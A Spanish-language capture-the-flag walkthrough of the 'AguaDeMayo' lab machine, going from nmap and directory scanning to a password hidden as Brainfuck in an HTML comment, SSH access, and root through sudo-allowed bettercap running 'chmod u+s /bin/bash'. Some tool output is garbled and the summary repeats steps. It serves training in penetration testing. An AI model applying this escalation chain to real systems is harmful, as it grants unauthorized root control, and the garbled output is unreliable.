

AguaDeMayo CTF: El Recorrido del Atacante

Un análisis paso a paso desde el reconocimiento inicial hasta el acceso root.



Acto I: Reconocimiento

Identificando la superficie de ataque. El primer paso es trazar un mapa del objetivo para encontrar posibles puntos de entrada.

Escaneando el Perímetro: Descubrimiento de Puertos con Nmap

Comando Ejecutado

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -n -Pn 172.17.0.2 -oN Escaneo
```


Hallazgo Clave

- **Puerto 22/tcp (SSH):** OpenSSH 9.2p1. Un posible punto de acceso si obtenemos credenciales.
- **Puerto 80/tcp (HTTP):** Apache httpd 2.4.59. Nuestro principal vector de ataque inicial.

```
Nmap
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH Debian 2+deb112
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70) (
| ecdsa-sha2-nistp256 AAMNHLXNoYTitbmlzDHAYNTYAAAAIbmlzdHA
|   256 8f:d8:0f:2c:4b:3e2b:d2:33:d3:ad:37:76:aa (ED25519)
|_ssh-ed25519 AAAAC3Nzac1lZDIINTOyI2THRGAXm6KNuoxG54F7ksK4
|_ssh-ed25519 AAAAC3Nzac1l7DTTNTF5AAAATQv12TTHRGkm6KNuozK4
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.59 ((
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o/linux:linux_kernel
```

Primer Contacto: El Servidor Web Apache

Al acceder a la dirección IP del objetivo a través del navegador, se confirma la presencia de un servidor web Apache funcional. Esta página por defecto es nuestro punto de partida para la enumeración.





Acto II: Enumeración

Siguiendo las pistas ocultas. Una vez identificado el servidor web, comenzamos la búsqueda de vulnerabilidades, directorios y archivos no enlazados.


Descubriendo Contenido Oculto y la Primera Pista

Comando Ejecutado

```
feroxbuster --url http://172.17.0.2/ -w  
/usr/share/wordlists/dirbuster/directory-list-  
2.3-medium.txt -x php,txt,html
```

Hallazgo Clave

La enumeración de directorios revela `/images/`. Dentro, el archivo `agua\_ssh.jpg` sugiere fuertemente la existencia de un usuario llamado 'agua' para el servicio SSH.



The screenshot shows the feroxbuster tool running a directory enumeration scan. The output lists various discovered paths, with `/images/` highlighted in a blue box. The tool also shows the version (3.12.0) and the target URL (`http://172.17.0.2/`).




Index of /images

Name	Last modified	Size	Description
 Parent Directory			
 agua_ssh.jpg	2024-05-14 17:43	49K	

Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 80

La Segunda Pista: Un Mensaje Cifrado en el Código Fuente

La inspección del código fuente HTML de la página principal revela un comentario que contiene una cadena de caracteres no estándar. Este es un método común para ocultar información a simple vista.



```
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517 </html>
518
519 <!--
520 ++++++++[>+++++++>...>+++>.>
521 -->
```

Código Descubierto


```
<!--
+++++++[>+++++++>...>+++>.>
-->
```

Análisis

El código está escrito en Brainfuck, un lenguaje de programación esotérico. Esto requiere decodificación para revelar su contenido.

Descifrando el Secreto: De Brainfuck a Contraseña

Utilizando un decodificador online de Brainfuck, traducimos el código ofuscado encontrado en el comentario HTML.



Resultado

👤 ****Usuario Inferido:**** agua

🔒 ****Contraseña Descubierta:**** bebeaguaqueessano



Acto III: Explotación

Consiguiendo el acceso inicial. Con un nombre de usuario y una contraseña, es hora de intentar la intrusión.

Acceso Conseguido: La Brecha a través de SSH

Descripción

Combinamos el usuario 'agua' y la contraseña 'bebeaguaqueessano' para autenticarnos en el servicio SSH.

Comando Ejecutado

```
ssh agua@172.17.0.2
```

Resultado

Se obtiene una shell de usuario de bajo privilegio en la máquina objetivo.

```
(kali@kali)-[~/aduaademayo]
└─$ ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojY0vInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux b916d2a106a5 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1
(2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@b916d2a106a5:~$
```



Acto IV: Escalada de Privilegios

El ascenso final hacia el control total. Desde nuestro acceso inicial, buscamos una vía para convertirnos en el usuario root.

Identificando el Vector de Escalada: Permisos Sudo

Descripción

El primer paso en la post-explotación es verificar los permisos de Sudo del usuario actual. Esto a menudo revela rutas de escalada no intencionadas.

Comando Ejecutado

```
sudo -l
```

```
agua@b916d2a106a5:~$ sudo -l
Matching Defaults entries for agua on b916d2a106a5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/libexec/bin\:/usr/bin\:/usr/sbin\:/bin\:/sbin\:/bin, /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin, use_pty

User agua may run the following commands on b916d2a106a5:
    (root) NOPASSWD: /usr/bin/bettercap
```

Hallazgo Clave

El usuario 'agua' puede ejecutar el binario `/usr/bin/bettercap`` como el usuario root y sin necesidad de contraseña.

Abusando de Bettercap para Ejecutar Comandos

Paso 1: Ejecutar Bettercap como Root

```
sudo -u root /usr/bin/bettercap
```

Paso 2: Descubrir la Ejecución de Comandos

Dentro de la interfaz de bettercap, el comando `help` revela que `! COMMAND` permite ejecutar comandos del sistema.

```
bettercap> help

clear                : Showt terminal commands.
include CAPLET       : Include CAPLET in private coptomake.
alias root           : Configure these commands caplet.
alias MAC NAME       : Execute a username for descration.
alias MAC NAME       : Execute that to praxap centnds name.
each                 : Tranicard with the stats in each caplet.
alias lomand         : Execute a shell command and laand output.
! shell NAME         : Execute a shell command and loca disshell output.
! COMMAND            : Execute a shell command and print its output.
! HELP              : Help allonte root commands.
! COMMAND           : Execute a shell comand.
: r                  : Edit configurtant command.
sevp                 : Opticate root command for this step.
parms                : Shate modirierfon ssata normal lor commands.
help                 : Chenant bettercap progemes.

bettercap> 
```

Estrategia

Usaremos esta función para ejecutar un comando como root y modificar los permisos del sistema a nuestro favor.


El Movimiento Final: Creando una Shell de Root

Paso 1: Establecer Permiso SUID en Bash (dentro de bettercap)

```
! chmod u+s /bin/bash
```


Paso 2: Salir de Bettercap y Ejecutar la Shell

```
quit  
bash -p
```



```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash  
172.17.0.0/16 > 172.17.0.2 »
```

<IMAGE_0>



```
172.17.0.0/16 > 172.17.0.2 » quit  
open /proc/sys/net/ipv4/ip_forward: read-only file system  
agua@b916d2a106a5:~$ bash -p  
bash-5.2# whoami  
root  
bash-5.2# id  
uid=1000(agua) gid=1000(agua) euid=0(root) groups=1000(agua),104(lxd)  
bash-5.2#
```

<IMAGE_1>

Resultado:** ¡Acceso root completo! El bit SUID en `bash` nos permite ejecutarlo con los privilegios de su propietario (root).

Resumen de la Intrusión: La Cadena de Ataque Completa



1. Reconocimiento (Nmap)

Descubrimiento del servidor web en el Puerto 80.



2. Enumeración Web (Feroxbuster)

Hallazgo del directorio `/images/`, que revela al usuario potencial ``agua``.



3. Análisis de Código Fuente

Extracción de una contraseña ofuscada en Brainfuck.



4. Explotación (SSH)

Obtención de acceso como usuario ``agua`` usando las credenciales descubiertas.



5. Análisis de Privilegios (sudo -l)

Identificación de la capacidad de ejecutar ``bettercap`` como root.



4. Explotación (SSH)

Obtención de acceso como usuario ``agua`` usando las credenciales descubiertas.



5. Análisis de Privilegios (sudo -l) 6. Escalada de Privilegios (Bettercap)

Abuso de la función de ejecución de comandos para establecer el bit SUID en ``/bin/bash``.



7. Acceso Root (``bash -p``)

Consecución del control total de la máquina.